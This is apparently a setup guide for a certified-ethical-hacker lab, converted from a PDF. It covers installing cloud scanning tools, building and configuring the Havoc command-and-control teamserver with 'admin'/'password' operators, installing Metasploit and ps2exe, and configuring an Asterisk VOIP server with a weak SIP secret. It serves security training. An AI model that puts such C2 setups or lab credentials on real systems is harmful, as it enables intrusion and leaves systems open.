ls --color=auto - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
└─# cd cloudfox/
[root@parrot]-[/home/attacker/cloudfox]
└─# go build .
go: downloading go1.21.6 (linux/amd64)
go: downloading github.com/spf13/cobra v1.8.0

```

```

cp cloudfox /usr/local/bin/ - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker/cloudfox]
└─ #cp cloudfox /usr/local/bin/
[root@parrot]-[/home/attacker/cloudfox]
└─ #

```

7. Type **cd ..** and press **Enter** to navigate to **/home/attacker** and run **cd** command to navigate to root folder.
8. Type **cd Bucket-Flaws/** and press **Enter**, run **pip install -r requirements.txt** command to install dependencies.
9. Run **chmod +x *** to allow execution permission to folder.

```

pip install -r requirements.txt - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
└─ #cd
[root@parrot]-[~]
└─ #cd Bucket-Flaws/
[root@parrot]-[~/Bucket-Flaws]
└─ #pip install -r requirements.txt
DEPRECATION: Loading egg at /usr/local/lib/python3.11/dist-packages/LinkFinder-1.0-py3.11.egg is deprecated. pip 24.3 will enforce this behaviour change. A poss

```

```

chmod +x * - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[~/Bucket-Flaws]
└─ #chmod +x *
[root@parrot]-[~/Bucket-Flaws]
└─ #

```

10. Type **cd /home/attacker** and press **Enter** to navigate to **/home/attacker** and run **cd trivy/contrib** command to navigate to **trivy/contrib** folder.
11. Run **chmod +x *** to allow execution permission to folder

```

trivy -h - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
└─ #cd trivy/
[root@parrot]-[/home/attacker/trivy]
└─ #cd contrib/
[root@parrot]-[/home/attacker/trivy/contrib]
└─ #chmod +x *

```

12. Run `./install.sh -b /usr/local/bin v0.16.0` command to install trivy tool.

```

trivy -h - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~/trivy/contrib
└─[x]─[root@parrot]─[/home/attacker/trivy/contrib]
└─ #./install.sh -b /usr/local/bin v0.16.0
aquasecurity/trivy info checking GitHub for tag 'v0.16.0'
aquasecurity/trivy info found version: 0.16.0 for v0.16.0/Linux/64bit
aquasecurity/trivy info installed /usr/local/bin/trivy

```

13. Close all open windows.

[\[Back to Configuration Task Outline\]](#)

CT#53: Configure Havoc in Parrot Security machine

1. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
2. In the **Terminal** window appears, type `sudo su` and press **Enter**. In the **[sudo] password for attacker** field, type `toor` and press **Enter**.

Note: The entered password will not be visible.

3. In the terminal window run `apt install cmake`, `apt-get install libqt5websockets5-dev` and `apt install libhwloc15=2.9.0-1` commands.

Note: If **Do you want to continue?** question appears, type **Y** and press **Enter**.

```

apt install cmake - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~
└─ $sudo su
[sudo] password for attacker:
└─ [root@parrot]~/home/attacker
└─ #apt install cmake
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:

```

```

apt-get install libqt5websockets5-dev - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~/home/attacker
└─ #apt-get install libqt5websockets5-dev
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  lua-lpeg oracle-instantclient-basic postgresql
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  libqt5concurrent5 libqt5core5a libqt5dbus5 libqt5gui5 libqt5network5 libqt5opengl5
  libqt5opengl5-dev libqt5printsupport5 libqt5sql5 libqt5sql5-sqlite libqt5test5 libqt5websockets5

```

```

apt install libhwloc15=2.9.0-1 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
#apt install libhwloc15=2.9.0-1
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  ccze hcxdumptool hcxtools hostapd isc-dhcp-server libuc11 lua-lpeg macchanger
  oracle-instantclient-basic policycoreutils postgresql rfc1156 selinux-utils tmux upx-uc1
Use 'sudo apt autoremove' to remove them.
Suggested packages:
  libhwloc-contrib-plugins
Recommended packages:
  libhwloc-plugins

```

4. Now, type **cd Havoc** to navigate into **Havoc** directory and type **pluma havoc-dependencies** and press **Enter**.
5. **havoc-dependencies** file will open in text editor, copy the code in the editor and close the text editor window.

```

pluma havoc-dependencies - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
#cd Havoc
[root@parrot]-[/home/attacker/Havoc]
#pluma havoc-dependencies
attacker's Home
CEHV13 Module 16
Hacking Wireless
Networks
README license
Trash
ceh-tools on 10.10.10.10
1 sudo apt install -y git build-essential apt-utils cmake
libfontconfig1 libglu1-mesa-dev libgtest-dev libspdlog-dev
libboost-all-dev libncurses5-dev libgdbm-dev libssl-dev
libreadline-dev libffi-dev libsqlite3-dev libbz2-dev mesa-
common-dev qtbase5-dev qtchooser qt5-qmake qtbase5-dev-tools
libqt5websockets5 libqt5websockets5-dev qtdeclarative5-dev
golang-go qtbase5-dev libqt5websockets5-dev python3-dev
libboost-all-dev mingw-w64 nasm

```

- Now, in the terminal paste the copied code as shown in the screenshot and press **Enter**.

```

sudo apt install -y git build-essential apt-utils cmake libfontconfig1 libglu1-mesa-dev libgtest-dev libspdm-dev libboost-all-dev libncurses5-
File Edit View Search Terminal Help
[root@parrot]~/home/attacker
#cd Havoc
[root@parrot]~/home/attacker/Havoc
#pluma havoc-dependencies
[root@parrot]~/home/attacker/Havoc
#sudo apt install -y git build-essential apt-utils cmake libfontconfig1 libglu1-mesa-dev libgtes
t-dev libspdm-dev libboost-all-dev libncurses5-dev libgdbm-dev libssl-dev libreadline-dev libffi-de
v libsqlite3-dev libbz2-dev mesa-common-dev qtbase5-dev qtchooser qt5-qmake qtbase5-dev-tools libqt5w
ebsockets5 libqt5websockets5-dev qtdeclarative5-dev golang-go qtbase5-dev libqt5websockets5-dev pytho
n3-dev libboost-all-dev mingw-w64 nasm
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
git is already the newest version (1:2.39.2-1.1).
build-essential is already the newest version (12.9).
build-essential set to manually installed.
apt-utils is already the newest version (2.6.1).

```

- Type **cd teamserver** to navigate to teamserver directory and run **go mod download golang.org/x/sys** and **go mod download github.com/ugorji/go** commands.

```

go mod download github.com/ugorji/go - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~/home/attacker/Havoc
#cd teamserver
[root@parrot]~/home/attacker/Havoc/teamserver
#go mod download golang.org/x/sys
[root@parrot]~/home/attacker/Havoc/teamserver
#go mod download github.com/ugorji/go
[root@parrot]~/home/attacker/Havoc/teamserver
#

```

- Run **chmod +x Install.sh** command to provide permissions. Type **cd ..** to navigate to **Havoc** directory and run **make ts-build** command.

```

make ts-build - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~/home/attacker/Havoc/teamserver
#chmod +x Install.sh
[root@parrot]~/home/attacker/Havoc/teamserver
#cd ..
[root@parrot]~/home/attacker/Havoc
#make ts-build
[*] building teamserver
go: downloading github.com/spf13/cobra v1.2.1
go: downloading github.com/fatih/color v1.12.0

```

- Run **cd profiles** command to navigate to profiles directory and run **pluma havoc.yaotl** command to open **havoc.yaotl** file in a text editor.

```

[root@parrot]~/[home/attacker/Havoc]
#cd profiles
[root@parrot]~/[home/attacker/Havoc/profiles]
#pluma havoc.yaotl

```

```

1 Teamsserver {
2   Host = "0.0.0.0"
3   Port = 40056
4
5   Build {
6     Compiler64 = "data/x86_64-w64-mingw32-cross/bin/
7     x86_64-w64-mingw32-gcc"
8     Compiler86 = "data/i686-w64-mingw32-cross/bin/i686-
9     w64-mingw32-gcc"
10    Nasm = "/usr/bin/nasm"
11  }
12 }
13 Operators {
14   user "5pider" {

```

- In the **havoc.yaotl** file under step **#17** and **#18** change the user as **admin** and Password as **password** as shown in the screenshot. Save the file and close the text editor window.

```

8   Nasm = "/usr/bin/nasm"
9   }
10 }
11
12 Operators {
13   user "5pider" {
14     Password = "password1234"
15   }
16
17   user "admin" {
18     Password = "password"
19   }
20 }
21
22 # this is optional. if you dont use it you can remove it.
23 Service {
24   Endpoint = "service-endpoint"
25   Password = "service-password"
26 }
27
28 Demon {
29   Sleep = 2

```


11. In the terminal window, run `cd ..` command to navigate to **Havoc** folder and run `make client-build` command.

```


[root@parrot]-[/home/attacker/Havoc]
#make client-build
[*] building client
-- The C compiler identification is GNU 12.2.0
-- The CXX compiler identification is GNU 12.2.0
-- Detecting C compiler ABI info
-- Detecting C compiler ABI info - done
-- Check for working C compiler: /usr/bin/cc - skipped
-- Detecting C compile features
-- Detecting C compile features - done
-- Detecting CXX compiler ABI info
-- Detecting CXX compiler ABI info - done
-- Check for working CXX compiler: /usr/bin/c++ - skipped
-- Detecting CXX compile features
-- Detecting CXX compile features - done
-- Found PythonLibs: /usr/lib/x86_64-linux-gnu/libpython3.11.so (found suitable version "3.11.2", minimum required is "3")

```


[\[Back to Configuration Task Outline\]](#)

CT#54: Configure Metasploit and install Python in Windows Server 2022 machine.


1. In **Windows Server 2022** virtual machine, navigate to **Z:\CEHv13 Module 06 System Hacking\GitHub Tools** and double click on **metasploit-4.20.0-2021112001-windows-x64-installer.exe**.
2. The Setup window appears, click **Next**.



- In the next window, **License Agreement** page will appear, check the radio button beside **I accept the agreement**. Click **Next**.



- Follow the wizard driven installation steps and complete the installation by choosing the **default** options.
- After the completion of installation, uncheck the checkbox and click **Finish**.



- In **Windows Server 2022** machine, right click on the **Start** menu and click on **Windows Powershell (Admin)** to launch **Administrator: Windows Powershell**.

7. Run **Install-Module ps2exe** command to install ps2exe library. If prompted for permission type **Y** and subsequently type **A**.

```

Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\Administrator> Install-Module ps2exe

Untrusted repository
You are installing the modules from an untrusted repository. If you trust this repository, change its InstallationPolicy
value by running the Set-PSRepository cmdlet. Are you sure you want to install the modules from 'PSGallery'?
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): A
PS C:\Users\Administrator>
    
```

8. Double-click **python-3.12.3-amd64** located at **Z:\ CEHv13 Lab Prerequisites\Python** ensure that the **Add python.exe to PATH** checkbox is selected in the first step of installation and follow the wizard driven steps to install Python.

[\[Back to Configuration Task Outline\]](#)

CT#55: Configure VOIP in Ubuntu, Windows Server 2019 and Windows 11 Virtual machines

1. In Ubuntu machine, click on **Terminal** from left pane to open a terminal window.
2. In the **Terminal** window appears, type **sudo su** and press **Enter**. In the **[sudo] password for attacker** field, type **toor** and press **Enter**.

Note: The entered password will not be visible.

3. In the terminal window, run **sudo apt-get install asterisk -y** to install Asterisk SIP server tool.

```

root@ubuntu-Virtual-Machine: /home/ubuntu
ubuntu@ubuntu-Virtual-Machine:~$ sudo su
[sudo] password for ubuntu:
root@ubuntu-Virtual-Machine:~# sudo apt-get install asterisk -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  asterisk-config asterisk-core-sounds-en asterisk-core-sounds-en-gsm
  asterisk-modules asterisk-moh-opsound-gsm freetds-common libc-client2007e
  libcodec2-1.0 libgmime-3.0-0 libgsm1 libiksemel3 liblua5.2-0 libneon27
  libodbc2 libopencore-amrnb0 libopencore-amrwb0 libopusfile0 libportaudio2
  libpq5 libradcli4 libresample1 libsox-fmt-alsa libsox-fmt-base libsox3
  libspandsp2 libsrtp2-1 libsybdb5 libunbound8 liburiparser1 libvo-amrwbenc0
  mlock sox
Suggested packages:
  asterisk-dahdi asterisk-dev asterisk-doc asterisk-ooh323 asterisk-opus
  asterisk-vpb uw-mailutils odbc-postgresql tdsodbc libsox-fmt-all
The following NEW packages will be installed:
  asterisk asterisk-config asterisk-core-sounds-en asterisk-core-sounds-en-gsm
  asterisk-modules asterisk-moh-opsound-gsm freetds-common libc-client2007e
  libcodec2-1.0 libgmime-3.0-0 libgsm1 libiksemel3 liblua5.2-0 libneon27
  libodbc2 libopencore-amrnb0 libopencore-amrwb0 libopusfile0 libportaudio2
    
```

4. Now, run **cd /etc/asterisk/** to navigate to asterisk directory. And run the following commands to rename the files present in asterisk directory.

- **mv sip.conf sip.conf.backup**
- **mv extensions.conf extensions.conf.backup**
- **mv voicemail.conf voicemail.conf.backup**

```

root@ubuntu-Virtual-Machine: /etc/asterisk
root@ubuntu-Virtual-Machine:/home/ubuntu# cd /etc/asterisk/
root@ubuntu-Virtual-Machine:/etc/asterisk# mv sip.conf sip.conf.backup
root@ubuntu-Virtual-Machine:/etc/asterisk# mv extensions.conf extensions.conf.backup
root@ubuntu-Virtual-Machine:/etc/asterisk# mv voicemail.conf voicemail.conf.backup
root@ubuntu-Virtual-Machine:/etc/asterisk#
  
```

5. To create a new **sip.conf** file and edit it, run **nano sip.conf** command. Type the following code as shown in the screenshot.

```

root@ubuntu-Virtual-Machine: /etc/asterisk
root@ubuntu-Virtual-Machine:/etc/asterisk# nano sip.conf
  
```

```

GNU nano 6.2 sip.conf *
[general]
context=internal
allowguest=no
allowoverlap=no
bindport=0.0.0.0
srvlookup=no
disallow=all
allow=ulaw
alwaysauthreject=yes
canreinvite=no
nat=yes
session-timers=refuse
localnet=10.10.0.0/255.0.0.0

[7001]
type=friend
host=dynamic
secret=mypass123
context=internal

^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute  ^C Location
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify  ^_ Go To Line
  
```

6. To close the nano editor and save changes to the **sip.conf** file, press **Ctrl+X**, confirm by pressing **Y**, and then press **Enter** when prompted to name the file.

- Similarly create a new **extensions.conf** file using **nano extensions.conf** command and type the code as shown in the screenshot.

```

root@ubuntu-Virtual-Machine: /etc/asterisk
root@ubuntu-Virtual-Machine:/etc/asterisk# nano sip.conf
root@ubuntu-Virtual-Machine:/etc/asterisk# nano extensions.conf
    
```

```

GNU nano 6.2 extensions.conf *
[internal]
exten => 7001,1,Answer()
exten => 7001,2,Dial(SIP/7001,60)
exten => 7001,3,Playback(vm-nobodyavail)
exten => 7001,4,VoiceMail(7001@main)
exten => 7001,5,Hangup()

exten => 8001,1,VoicemailMain(7001@main)
exten => 8001,2,2Hangup()

^G Help      ^O Write Out ^W Where Is  ^K Cut      ^T Execute  ^C Location
^X Exit      ^R Read File ^_ Replace   ^U Paste    ^J Justify  ^/_ Go To Line
    
```

- To close the nano editor and save changes to the **extensions.conf** file, press **Ctrl+X**, confirm by pressing **Y**, and then press **Enter** when prompted to name the file.
- Create a new **voicemail.conf** file and edit it, to do so run **nano voicemail.conf** command. Type the code as shown in the screenshot.

```

root@ubuntu-Virtual-Machine: /etc/asterisk
root@ubuntu-Virtual-Machine:/etc/asterisk# nano sip.conf
root@ubuntu-Virtual-Machine:/etc/asterisk# nano extensions.conf
root@ubuntu-Virtual-Machine:/etc/asterisk# nano voicemail.conf
    
```

```

GNU nano 6.2 voicemail.conf *
[main]
7001 => 7001
    
```

- To close the nano editor and save changes to the **voicemail.conf** file, press **Ctrl+X**, confirm by pressing **Y**, and then press **Enter** when prompted to name the file.

- Enter the cli mode of asterisk by executing **asterisk -r** command and to update settings run **reload** command.

```

root@ubuntu-Virtual-Machine: /etc/asterisk
root@ubuntu-Virtual-Machine:/etc/asterisk# asterisk -r
Asterisk 18.10.0~dfsg+~cs6.10.40431411-2, Copyright (C) 1999 - 2021, Sangoma Technologies Corporation and others.
Created by Mark Spencer <markster@digium.com>
Asterisk comes with ABSOLUTELY NO WARRANTY; type 'core show warranty' for details.
This is free software, with components licensed under the GNU General Public License version 2 and other licenses; you are welcome to redistribute it under certain conditions. Type 'core show license' for details.
=====
Connected to Asterisk 18.10.0~dfsg+~cs6.10.40431411-2 currently running on ubuntu-Virtual-Machine (pid = 658)
ubuntu-Virtual-Machine*CLI> reload
[May 15 07:11:16] NOTICE[2737]: res_config_ldap.c:1832 parse_config: No directory user found, anonymous binding as default.
[May 15 07:11:16] ERROR[2737]: res_config_ldap.c:1858 parse_config: No directory URL or host found.
[May 15 07:11:16] NOTICE[2737]: res_config_ldap.c:1776 reload: Cannot reload LDAP RealTime driver.
[May 15 07:11:16] NOTICE[2737]: cdr.c:4524 cdr_toggle_runtime_options: CDR simple logging enabled.
[May 15 07:11:16] NOTICE[2738]: sorcery.c:1348 sorcery_object_load: Type 'system' is not reloadable, maintaining previous values
[May 15 07:11:16] WARNING[2737]: res_phoneprov.c:1233 get_defaults: Unable to fi

```


- Run **sip show peers** command to verify if sip service is successfully started.

```


ubuntu-Virtual-Machine*CLI> sip show peers
Name/username      Host                Dyn Forcerport
Comedia    ACL Port    Status    Description
7001
Yes        0           Unmonitored
1 sip peers [Monitored: 0 online, 0 offline Unmonitored: 0 online, 1 offline]
ubuntu-Virtual-Machine*CLI>

```


- In Windows 11 machine, navigate to **E:\CEH-Tools\CEHv13 Module 18 IoT and OT Hacking\MicroSIP** and double click **MicroSIP-3.21.3.exe**.
- Follow the wizard driven installation steps and complete the installation by choosing the **default** options.



- After the completion of installation, click **Finish**.



16. **MicroSIP** application window appears, click on the arrow button located on top right of the interface and select **Add Account...** from the drop down menu.



17. Account window appears, here enter the following details as shown in the screenshot.


- **Account Name:** VoipPhone
- **SIP Server:** 10.10.1.9
- **Username:** 7001
- **Domain:** 10.10.0.1
- **Login:** 7001
- **Password:** mypass123

The screenshot shows a window titled "Account" with a close button (X) in the top right corner. The window contains several input fields and checkboxes, each with a help icon (question mark) to its right. The fields are filled with the following values:

- Account Name: VoipPhone
- SIP Server: 10.10.1.9
- SIP Proxy: (empty)
- Username*: 7001
- Domain*: 10.10.0.1
- Login: 7001
- Password: mypass123
- Display Name: (empty)
- Voicemail Number: (empty)
- Dialing Prefix: (empty)
- Dial Plan: (empty)
- Hide Caller ID:
- Media Encryption: Disabled
- Transport: UDP
- Public Address: Auto
- Register Refresh: 300
- Keep-Alive: 15
- Publish Presence:
- Allow IP Rewrite:
- ICE:
- Disable Session Timers:

At the bottom of the window, there are two buttons: "Save" and "Cancel". The "Save" button is highlighted with a red border.

18. Here, we can observe the status of **MicroSIP** is **Online** which confirms that VOIP phone is connected to SIP server.




1. On the **Windows Server 2019** virtual machine, navigate to navigate to **Z:\ CEHv13 Module 18 IoT and OT Hacking\MicroSIP** and double click **MicroSIP-3.21.3.exe**.
2. Follow the wizard driven installation steps and complete the installation by choosing the **default** options.
3. After the completion of installation, uncheck **Run MicroSIP** and click **Finish**.

